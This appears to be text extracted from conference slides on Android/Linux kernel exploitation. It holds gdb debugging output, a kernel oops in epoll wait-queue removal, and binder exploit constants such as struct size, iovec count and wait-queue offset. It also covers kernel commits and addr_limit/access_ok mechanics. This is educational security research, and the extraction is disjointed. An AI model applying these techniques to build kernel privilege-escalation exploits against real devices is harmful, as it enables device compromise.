0040| 0xffffc900015a3e30 --> 0xffff88807be9ae00 --> 0x1
0048| 0xffffc900015a3e38 --> 0xffff888087de4200 --> 0x0
0056| 0xffffc900015a3e40 --> 0xffff88807be9ae00 --> 0x1
[-----]
Legend: code, data, rodata, value

Thread 6 hit Hardware watchpoint 11: *(unsigned long *)0xffff888097b068b0

```

```

Old value = <unreadable>
New value = 0xffff888097b068a8
__list_del (next=<optimized out>, prev=<optimized out>) at ./include/linux/list.h:1
Warning: Source file is more recent than executable.
106      WRITE_ONCE(prev->next, next);
gdb-peda$ x/20wx 0xffff888097b068a0
0xffff888097b068a0: 0x00000001 0x00000001 0x00001000 0x00000000
0xffff888097b068b0: 0x97b068a8 0xffff8880 0x00001000 0x00000000
0xffff888097b068c0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff888097b068d0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff888097b068e0: 0x00000000 0x00000000 0x00000000 0x00000000
gdb-peda$

```

```
do_sys_settimeofday64()
```

emulator: No acpi ini file provided, using default

emulator: VERBOSE: winsys-qt.cpp:892: config multidisplay with config.ini 0x0 0x0 0x0

emulator: No acpi ini file provided, using default

WebSocketServer listening on port 41999

Qt WebEngine ICU data not found at /usr/local/google/home/joshuaduong/qt-build-5.12.1/install-linux-x86\_64/qtwebengine-icudata

Qt WebEngine ICU data not found at /usr/local/google/home/joshuaduong/qt-build-5.12.1/install-linux-x86\_64/qtwebengine-icudata

Installed Qt WebEngine locales directory not found at location /usr/local/google/home/joshuaduong/qt-build-5.12.1/install-linux-x86\_64/qtwebengine-icudata/translations/qtwebengine-icudata

Qt WebEngine locales directory not found at location /home/novitoll/Android/Sdk/emulator/lib64/qt/libexec/translations/qtwebengine-icudata

Path override failed for key ui::DIR\_LOCALES and path '/home/novitoll/.QtWebEngineProcess'

Qt WebEngine resources not found at /usr/local/google/home/joshuaduong/qt-build-5.12.1/install-linux-x86\_64/qtwebengine-icudata

Qt WebEngine resources not found at /usr/local/google/home/joshuaduong/qt-build-5.12.1/install-linux-x86\_64/qtwebengine-icudata

[1121/114905.638242:WARNING:resource\_bundle.qt.cpp(116)] locale\_file\_path.empty() for locale

[21545:21666:1121/114905.853910:ERROR:nss\_util.cc(748)] After loading Root Certs, loaded==false: NSS

[21545:21666:1121/114905.853910:ERROR:nss\_util.cc(748)] After loading Root Certs, loaded==false: NSS

novitoll@debian: ~/Downloads/ar

EFLAGS: 0x10012 (carry parity ADJUST zero sign trap interrupt direction overflow)

[-----code-----]

0xffffffff8171f6c5 <memset\_orig+37>: je 0xffffffff8171f700 <memset\_orig+96>

0xffffffff8171f6c7 <memset\_orig+39>: nop WORD PTR [rax+rax\*1+0x0]

0xffffffff8171f6d0 <memset\_orig+48>: dec rcx

=> 0xffffffff8171f6d3 <memset\_orig+51>: mov QWORD PTR [rdi],rax

0xffffffff8171f6d6 <memset\_orig+54>: mov QWORD PTR [rdi+0x8],rax

0xffffffff8171f6da <memset\_orig+58>: mov QWORD PTR [rdi+0x10],rax

0xffffffff8171f6de <memset\_orig+62>: mov QWORD PTR [rdi+0x18],rax

0xffffffff8171f6e2 <memset\_orig+66>: mov QWORD PTR [rdi+0x20],rax

[-----stack-----]

0000] 0xffffffff82407c70 --> 0xffffffff805a2c28 --> 0x55c35d5e415d415a

0008] 0xffffffff82407c78 --> 0xffff88812b400000 --> 0x0

0016] 0xffffffff82407c80 --> 0x0

0024] 0xffffffff82407c88 --> 0x200000 ('')

0032] 0xffffffff82407c90 --> 0xffffffff82407d40 --> 0xffffffff82407d78 --> 0xffffffff82407d88 --> 0xffffffff82407df0 --> 0xffffffff82407e20 (--> ...)

0040] 0xffffffff82407c98 --> 0xffffffff82922f7e --> 0xc0314503ebc08949

0048] 0xffffffff82407ca0 --> 0x12b400000

0056] 0xffffffff82407ca8 --> 0x1ffffffff0480f97

[-----]

Legend: code, data, rodata, value

Stopped reason: SIGTRAP

memset\_orig () at arch/x86/lib/memset\_64.S:92

92 movq %rax,%rdi

gdb-peda\$ b do\_sys\_settimeofday64


Breakpoint 1 at 0xffffffff803b25ce: do\_sys\_settimeofday64. (2 locations)

gdb-peda\$

Android Emulator - kt:5554

- x





```
#define WAITQUEUE_OFFSET 0xA0 // 0x9C
```

```
212.345300] task: 00000000/00000000 task_stack: 0000000000000000
212.345300] RIP: 0010:native_queued_spin_lock_slowpath+0x2f/0x1b0
212.345301] RSP: 0018:ffffb8668204bda8 EFLAGS: 00000086
212.345302] RAX: 00000000beeffeed RBX: ffff9ff17594bea0 RCX: 0000000000000007
212.345302] RDX: 0000000000000001 RSI: 00000000beeffeed RDI: ffff9ff17594bea0
212.345303] RBP: fffffb8668204bdc0 R08: 0000000000000007 R09: 0000000000000200
212.345303] R10: 0000000000000002 R11: ffffffff9906abed R12: ffff9ff17594bea0
212.345304] R13: 0000000000000286 R14: ffff9ffa21cbbc0 R15: dead000000000100
212.345305] FS: 0000769626f91010(0000) GS:ffff9ff23fc80000(0000) knlGS:0000000000000000
212.345305] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
212.345306] CR2: 0000769626cd62e0 CR3: 0000000091c3c000 CR4: 00000000000006a0
212.345307] DR0: 0000000000000000 DR1: 0000000000000000 DR2: 0000000000000000
212.345308] DR3: 0000000000000000 DR6: 00000000fffe0ff0 DR7: 0000000000000400
212.345308] Call Trace:
212.345309]   queued_spin_lock_slowpath+0xb/0xf
212.345309]   _raw_spin_lock_irqsave+0x3d/0x46
212.345309]   remove_wait_queue+0x12/0x49
212.345310]   ep_unregister_pollwait.isra.0+0x93/0xb7
212.345310]   ep_remove+0x1b/0xc6
212.345311]   Sys_epoll_ctl+0x742/0x862
212.345311]   do_syscall_64+0x6b/0x7c
212.345312]   entry_SYSCALL_64_after_hwframe+0x3d/0xa2
212.345312] RIP: 0033:0x769626d77f1a
212.345313] RSP: 002b:00007ffedf231f58 EFLAGS: 00000202 ORIG_RAX: 00000000000000e9
212.345314] RAX: ffffffff00000000 RBX: 00007ffedf2322c8 RCX: 0000769626d77f1a
212.345315] RDX: 0000000000000005 RSI: 0000000000000002 RDI: 0000000000000006
212.345315] RBP: 00007ffedf232160 R08: 0000000000000000 R09: 00007ffedf2322d8
212.345316] R10: 00007ffedf232150 R11: 0000000000000202 R12: 00007ffedf2322d8
212.345317] R13: 0000000000000000 R14: 00005591b2701a40 R15: 0000000000000001
212.345317] Code: 41 55 41 54 53 48 89 fh af 1f 44 aa aa eh af 81 fe aa a1 aa aa 75 33 h8
```

```
29 #define BINDER_THREAD_EXIT 0x40046208ul
30 #define PAGE_SIZE 0x1000
31
32 #define BINDER_THREAD_SZ 0x190
33 #define IOVEC_ARRAY_SZ (BINDER_THREAD_SZ / 16) // 25
34 #define WAITQUEUE_OFFSET 0xA0
35 #define IOVEC_INDXX_FOR_WQ (WAITQUEUE_OFFSET / 16) // 10
```



# addr\_limit, accessok()

## x86/uaccess: Move thread\_info::addr\_limit to thread\_struct

struct thread\_info is a legacy mess. To prepare for its partial removal, move thread\_info::addr\_limit out.

As an added benefit, this way is simpler.

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## iov\_iter: saner checks on copyin/copyout

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\* might\_fault() is better checked in caller (and e.g. fault-in + kmap\_atomic codepath also needs might\_fault() coverage)  
\* we have already done object size checks  
\* we have \*NOT\* done access\_ok() recently enough; we rely upon the iovec array having passed sanity checks back when it had been created and not nothing having bugged it since. However, that's very much non-local, so we'd better recheck that.

So the thing we want does not match anything in uaccess - we need access\_ok + kasan checks + raw copy without any zeroing. Just define such helpers and use them here.

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master (#31) v5.5-rc2 v4.13-rc1

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1 parent 72e809e

commit 09fc68dc66f7597bdc8898c991609a48f061bed5

Showing 1 changed file with 39 additions and 16 deletions.

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55 lib/iov\_iter.c

@@ -130,6 +130,24 @@

```
130     } \
131 }
132
133 + static int copyout(void __user *to, const void *from, size_t n)
134 + {
135 +     if (access_ok(VERIFY_WRITE, to, n)) {
136 +         kasan_check_read(from, n);
137 +         n = raw_copy_to_user(to, from, n);
138 +     }
139 +     return n;
140 + }
141 +
142 + static int copyin(void *to, const void __user *from, size_t n)
143 + {
144 +     if (access_ok(VERIFY_READ, from, n)) {
145 +         kasan_check_write(to, n);
146 +         n = raw_copy_from_user(to, from, n);
147 +     }
148 +     return n;
149 + }
```



```

92 #define access_ok(type, addr, size) \
93 ({ \
94     WARN_ON_IN_IRQ(); \
95     likely(!__range_not_ok(addr, size, user_addr_max())); \
96 })
97

```

```

#define user_addr_max() (current->thread.addr_limit.seg)

```

[ 72.318126] NOVITOLL: ADDR\_LIMIT user\_addr\_max():  
7fffffff000

**User : addr\_limit == USER\_DS**

Can access user space only



Updated by Kernel or Kernel driver

**Kernel : addr\_limit == KERNEL\_DS**

Can access user+kernel space



Restored by Kernel or Kernel driver

**User : addr\_limit == USER\_DS**

Can access user space only

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QUESTIONS?